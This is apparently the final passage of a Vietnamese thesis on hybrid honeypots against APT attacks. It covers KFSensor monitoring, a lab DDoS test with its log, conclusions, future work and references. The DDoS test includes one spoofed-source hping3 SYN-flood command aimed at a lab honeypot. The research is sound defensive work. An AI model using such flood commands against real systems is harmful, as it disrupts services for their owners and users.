
Hình 4.21: Kfsensor capture lại toàn bộ thông tin của attacker khi scan

Kfsensor cũng được sử dụng để giám sát và phân tích các cuộc tấn công từ chối dịch vụ phân tán (DDoS). Hệ thống ghi nhận các gói tin bất thường, đặc biệt là các gói đến từ nhiều nguồn khác nhau, giúp phân tích mức độ nghiêm trọng và mô hình tấn công.



```
File Actions Edit View Help
└─(root㉿kali)-[~/home/nghia]
# hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source 192.168.44.170
HPING 192.168.44.170 (eth0 192.168.44.170): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Hình 4.22: Tấn công DDOS vào kfsensor




KFSensor Professional - Evaluation Trial

| ID | Start | Duration | Pro... | Sens... | Name | Visitor | Description | Received | Sig. Mes |
|-----|--------------------------|----------|--------|---------|-----------------|-------------------------|-------------|----------------------------|----------|
| 652 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 224.39.67.103 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 651 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 40.97.159.189 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 650 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 65.158.165.242 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 649 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 186.223.184.216 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 648 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 220.21.43.67 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 647 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 228.152.244.8 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 646 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 238.60.156.89 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 645 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 180.238.100.9 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 644 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 229.126.67.70 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 643 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 254.183.108.139.in-a... | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 642 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 62.181.62.247 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 641 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 171.196.128.173 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 640 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 136.179.124.74.in-ad... | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 639 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 244.118.229.30 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 638 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | c-73-68-171-175.hsd... | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 637 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 226.6.226.43.in-addr... | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 636 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 141.230.153.190 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 635 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 17.137.189.249 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 634 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 82.108.13.139 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 633 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 239.125.44.32 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 632 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 30.109.82.100 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 631 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 67.222.209.192 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 630 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 239.236.81.17 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |
| 629 | 12/13/2024 9:11:44 PM... | 0.000 | TCP | 4444 | Blaster, Trojan | 43.249.149.79 | Syn Scan | XXXXXXXXXXXXXXXXXXXXXXX... | |

User Rights: Basic User [5] | Server: Running | Visitors: 549 | Events: 652/652

Hình 4.23: Log của kfsensor về tấn công DDOS

Việc KF Sensor gửi báo cáo qua email mang ý nghĩa quan trọng trong việc cung cấp thông tin kịp thời cho các nhà quản trị hệ thống. Đây là một chức năng đặc thù của honeypot nhằm hỗ trợ phát hiện và xử lý các mối đe dọa bảo mật, đặc biệt khi có sự hiện diện của các hoạt động mạng bất thường như quét cổng hoặc khai thác lỗ hổng.



Hình 4.24: Giao diện hiển thị email thông báo từ KF Sensor

CHƯƠNG 5. KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

Ở chương này, chúng tôi đưa ra những kết luận về nghiên cứu, những hạn chế, và đồng thời đưa ra hướng cải thiện và phát triển.

5.1. Kết luận

Nghiên cứu này đã chứng minh tầm quan trọng của hệ thống hybrid honeypot trong việc phát hiện và giảm thiểu hiệu quả các cuộc tấn công APT. Các cuộc tấn công APT được đặc trưng bởi tính chất tinh vi, lâu dài và khả năng né tránh các hệ thống bảo mật truyền thống. Trong bối cảnh đó, hybrid honeypot trở thành một công cụ hiệu quả, không chỉ phát hiện các hoạt động độc hại mà còn cung cấp thông tin chi tiết về chiến thuật, kỹ thuật và quy trình của kẻ tấn công.

Hệ thống hybrid honeypot với sự kết hợp của các honeypot tương tác thấp, trung bình và cao không chỉ giúp phát hiện tấn công ở nhiều cấp độ mà còn cung cấp dữ liệu phong phú phục vụ phân tích pháp lý và nâng cao khả năng phòng thủ trong tương lai. Các honeypot tương tác thấp mang lại khả năng phát hiện sớm với chi phí tài nguyên thấp, trong khi honeypot tương tác trung bình và cao cho phép nghiên cứu sâu hơn về hành vi tấn công cũng như tạo điều kiện cho việc đánh giá toàn diện mức độ nguy hiểm.

Việc tích hợp honeypot với tường lửa tạo nên một nền tảng bảo mật chủ động, giúp xác định và cô lập các mối đe dọa một cách nhanh chóng. Nghiên cứu còn khẳng định rằng việc đặt honeypot trong môi trường mạng giả lập các máy chủ quan trọng không chỉ thu hút mà còn làm chậm quá trình tấn công, cho phép các biện pháp phòng thủ kịp thời được triển khai.

5.2. Hướng phát triển

Phát triển các cơ chế tự động chuyển đổi giữa các cấp độ tương tác (thấp, trung bình, cao) dựa trên loại hình và cường độ của traffic độc hại. Đồng thời, xây dựng các kỹ thuật bẫy động để dụ kẻ tấn công vào môi trường honeypot, qua đó thu thập thông tin chi tiết hơn về các chiến thuật tấn công.

Sử dụng học máy để phân tích dữ liệu thu thập từ honeypot, nhằm xác định các mẫu hành vi tấn công chưa từng thấy. AI cũng có thể hỗ trợ dự đoán bước tiếp theo của kẻ tấn công, giúp hệ thống chuẩn bị các biện pháp đối phó phù hợp.

Triển khai các module phân tích hành vi tấn công sâu hơn để nghiên cứu động cơ, chiến thuật và mục tiêu của kẻ tấn công. Thông tin này có thể giúp xây dựng các biện pháp bảo vệ toàn diện và hiệu quả hơn.

Xây dựng hệ thống hybrid honeypot quy mô lớn, có khả năng giám sát nhiều subnet và tích hợp chặt chẽ với các hệ thống mạng lớn. Hướng phát triển này sẽ đảm bảo tính khả dụng cao và phù hợp với các tổ chức lớn, nơi nguy cơ bị tấn công APT luôn hiện hữu.

Với những hướng đi này, hệ thống hybrid honeypot có tiềm năng trở thành một giải pháp bảo mật tiên tiến, không chỉ giúp phát hiện và giảm thiểu thiệt hại từ các cuộc tấn công APT mà còn đặt nền tảng cho các chiến lược phòng thủ chủ động và lâu dài trong tương lai.

TÀI LIỆU THAM KHẢO

Tiếng Anh:

- [1] Bader Al-Sada, Alireza Sadighian, and Gabriele Oligeri (2024), “MITRE ATT&CK: State of the art and way forward”, *ACM Computing Surveys*, 57 (1), pp. 1–37.
- [2] Matthew L Bringer, Christopher A Chelmecki, and Hiroshi Fujinoki (2012), “A survey: Recent advances and future trends in honeypot research”, *International Journal of Computer Network and Information Security*, 4 (10), p. 63.
- [3] Warren Cabral et al., “Review and analysis of cowrie artefacts and their potential to be used deceptively”, in: *2019 International Conference on computational science and computational intelligence (CSCI)*, IEEE, 2019, pp. 166–171.
- [4] Joel Chacon, Sean McKeown, and Richard Macfarlane, “Towards identifying human actions, intent, and severity of apt attacks applying deception techniques-an experiment”, in: *2020 International Conference on Cyber Security and Protection of Digital Services (Cyber Security)*, IEEE, 2020, pp. 1–8.
- [5] Saurabh Chhajed (2015), *Learning ELK stack*, Packt Publishing Ltd.
- [6] Dmpayton, *django-admin-honeypot: A fake Django admin login screen page*, 2024, URL: <https://github.com/dmpayton/django-admin-honeypot> (visited on 12/12/2024).

- [7] Maryam Feily, Alireza Shahrestani, and Sureswaran Ramadass, “A survey of botnet and botnet detection”, in: *2009 Third International Conference on Emerging Security Information, Systems and Technologies*, IEEE, 2009, pp. 268–273.
- [8] Farshad Javid and Mina Zolfy Lighvan, “Honeypots vulnerabilities to backdoor attack”, in: *2021 International Conference on Information Security and Cryptology (ISCTURKEY)*, IEEE, 2021, pp. 161–166.
- [9] T Kubernetes (2019), “Kubernetes”, *Kubernetes*. Retrieved May, 24, p. 2019.
- [10] Meicong Li et al., “The study of APT attack stage model”, in: *2016 IEEE/ACIS 15th International Conference on Computer and Information Science (ICIS)*, 2016, pp. 1–5, DOI: 10.1109/ICIS.2016.7550947.
- [11] Niels Provos, “A Virtual Honeypot Framework”, in: *13th USENIX Security Symposium (USENIX Security 04)*, San Diego, CA: USENIX Association, Aug. 2004, URL: <https://www.usenix.org/conference/13th-usenix-security-symposium/virtual-honeypot-framework>.
- [12] Abdul Razzaq et al., “Critical analysis on web application firewall solutions”, in: *2013 IEEE Eleventh International Symposium on Autonomous Decentralized Systems (ISADS)*, IEEE, 2013, pp. 1–6.
- [13] Zainab Saud and M. Hasan Islam, “Towards proactive detection of advanced persistent threat (APT) attacks using honeypots”, in: *Proceedings of the 8th International Conference on Security of Information and Networks*, SIN ’15, Sochi, Russia: Association for Computing Machinery, 2015, 154–157, ISBN: 9781450334532, DOI: 10.1145/2799979.2800042, URL: <https://doi.org/10.1145/2799979.2800042>.
- [14] Vasu Sethia and A Jeyasekar, “Malware capturing and analysis using dionaea honeypot”, in: *2019 International Carnahan Conference on Security Technology (ICCST)*, IEEE, 2019, pp. 1–4.

- [15] Wen Tian et al. (2019), “Honeypot game-theoretical model for defending against APT attacks with limited resources in cyber-physical systems”, *Etri Journal*, 41 (5), pp. 585–598.
- [16] Kun Wang et al. (2017), “Strategic Honeypot Game Model for Distributed Denial of Service Attacks in the Smart Grid”, *IEEE Transactions on Smart Grid*, 8 (5), pp. 2474–2482, DOI: 10.1109/TSG.2017.2670144.